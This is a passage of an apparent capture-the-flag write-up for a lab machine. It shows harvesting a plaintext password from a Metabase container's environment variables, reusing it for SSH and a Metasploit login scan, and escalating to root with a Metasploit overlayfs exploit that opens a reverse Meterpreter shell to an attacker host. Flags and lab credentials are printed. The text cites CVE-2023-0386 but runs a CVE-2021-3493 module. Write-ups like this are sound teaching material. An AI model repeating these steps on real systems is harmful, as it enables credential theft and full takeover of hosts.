
```
# Here we define which env vars are the ones that will be supported with a "_FILE" ending. We
 started with the ones that would contain sensitive data
docker_setup_env() {
    file_env 'MB_DB_USER'
    file_env 'MB_DB_PASS'
    file_env 'MB_DB_CONNECTION_URI'
    file_env 'MB_EMAIL_SMTP_PASSWORD'
    file_env 'MB_EMAIL_SMTP_USERNAME'
    file_env 'MB_LDAP_PASSWORD'
    file_env 'MB_LDAP_BIND_DN'
}
```

6) Found user and password from environment variables




```
env
MB_LDAP_BIND_DN=
LANGUAGE=en_US:en
USER=metabase
HOSTNAME=7b5b071fa705
FC_LANG=en-US
SHLVL=5
LD_LIBRARY_PATH=/opt/java/openjdk/lib/server:/opt/java/openjdk/lib:/opt/java/openjdk/../lib
HOME=/home/metabase
OLDPWD=/home/metabase
MB_EMAIL_SMTP_PASSWORD=
LC_CTYPE=en_US.UTF-8
JAVA_VERSION=jdk-11.0.19+7
LOGNAME=metabase
_=/bin/sh
MB_DB_CONNECTION_URI=
PATH=/opt/java/openjdk/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
MB_DB_PASS=
MB_JETTY_HOST=0.0.0.0
META_PASS=An4lytics_ds20223#
LANG=en_US.UTF-8
MB_LDAP_PASSWORD=
SHELL=/bin/sh
MB_EMAIL_SMTP_USERNAME=
MB_DB_USER=
META_USER=metalytics
LC_ALL=en_US.UTF-8
JAVA_HOME=/opt/java/openjdk
PWD=/app
MB_DB_FILE=//metabase.db/metabase.db
```

7) Logged in with ssh




```
└─$ ssh metalytics@10.10.11.233
metalytics@10.10.11.233's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.2.0-25-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Nov 14 11:21:32 AM UTC 2023

  System load:              0.4326171875
  Usage of /:               93.2% of 7.78GB
  Memory usage:             27%
  Swap usage:               0%
  Processes:                319
  Users logged in:          0
  IPv4 address for docker0: 172.17.0.1
  IPv4 address for eth0:    10.10.11.233
  IPv6 address for eth0:    dead:beef::250:56ff:feb9:d147

  ⇒ / is using 93.2% of 7.78GB
  ⇒ There are 147 zombie processes.

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Oct  3 09:14:35 2023 from 10.10.14.41
metalytics@analytics:~$
```




```
metalytics@analytics:~$ cat user.txt
9d8467b16bdeb3a7215a810786f836c8
metalytics@analytics:~$
```

Privilege Escalation

1) Enumerated the system



```
metalytics@analytics:~$ cat /etc/os-release
PRETTY_NAME="Ubuntu 22.04.3 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.3 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy
metalytics@analytics:~$ █
```




```
metalytics@analytics:~$ sudo -V
Sudo version 1.9.9
Sudoers policy plugin version 1.9.9
Sudoers file grammar version 48
Sudoers I/O plugin version 1.9.9
Sudoers audit plugin version 1.9.9
```


OS version is vulnerable

https://securitylabs.datadoghq.com/articles/overlayfs-cve-2023-0386/


2) Exploited the vulnerability



```
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set password An4lytics_ds20223#
password ⇒ An4lytics_ds20223#
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 10.10.11.233
rhosts ⇒ 10.10.11.233
msf6 auxiliary(scanner/ssh/ssh_login) > set username metalytics
username ⇒ metalytics
msf6 auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 10.10.11.233:22 - Starting bruteforce
[+] 10.10.11.233:22 - Success: 'metalytics:An4lytics_ds20223#' 'uid=1000(metalytics) gid=1000(metalytics) groups=1000(metalytics) Linux analytics 6.2.0-25-generic #25~22.04.2-Ubuntu SMP PRE
EMPT_DYNAMIC Wed Jun 28 09:55:23 UTC 2 x86_64 x86_64 x86_64 GNU/Linux '
█
```



```
msf6 exploit(linux/local/cve_2021_3493_overlayfs) > exploit

[*] Started reverse TCP handler on 10.10.16.3:4444
[!] AutoCheck is disabled, proceeding with exploitation
[*] Writing '/tmp/.ERM9OB9BKS/.ZtjAM1rPHn' (17840 bytes) ...
[*] Writing '/tmp/.ERM9OB9BKS/.FoDGA56qRq' (250 bytes) ...
[*] Launching exploit ...
[*] Sending stage (3045380 bytes) to 10.10.11.233
[+] Deleted /tmp/.ERM9OB9BKS/.ZtjAM1rPHn
[+] Deleted /tmp/.ERM9OB9BKS
[*] Meterpreter session 2 opened (10.10.16.3:4444 → 10.10.11.233:54274) at 2023-11-14 17:53:40 +0530
```



```
whoami
root
cat /root/root.txt
a27cacede6304edbef5e8ce43a24003a
```